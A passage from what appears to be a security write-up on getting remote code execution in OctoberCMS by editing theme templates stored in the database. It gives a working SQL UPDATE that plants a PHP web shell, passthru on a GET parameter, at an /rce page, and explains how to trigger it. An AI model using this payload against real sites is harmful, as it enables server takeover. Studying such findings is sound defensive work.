


Because we we turned on “Database Mode”, OctoberCMS writes the content of the theme into the “cms_theme_template” table:


From here we can replace the value of the “content” field in order to contain malicious PHP code. Here is an example of such an mysql command:

```
UPDATE cms_theme_templates set content='title="rce"
url = "/rce"
layout="default"
==
<?php function onInit(){passthru($_GET[1]);} ?>
==
RCE' where path="pages/rce.htm";
```

Attacker View:



With the modifications to the DB submitted we can refresh the “Editor” page in order to see that indeed the changes have propagated and the malicious PHP code is present in the HTM page:



To trigger the RCE, the attacker simply accesses the “/rce” page and specifies the desired system command in the GET parameter “1”. In this case we will execute the Linux “id” command: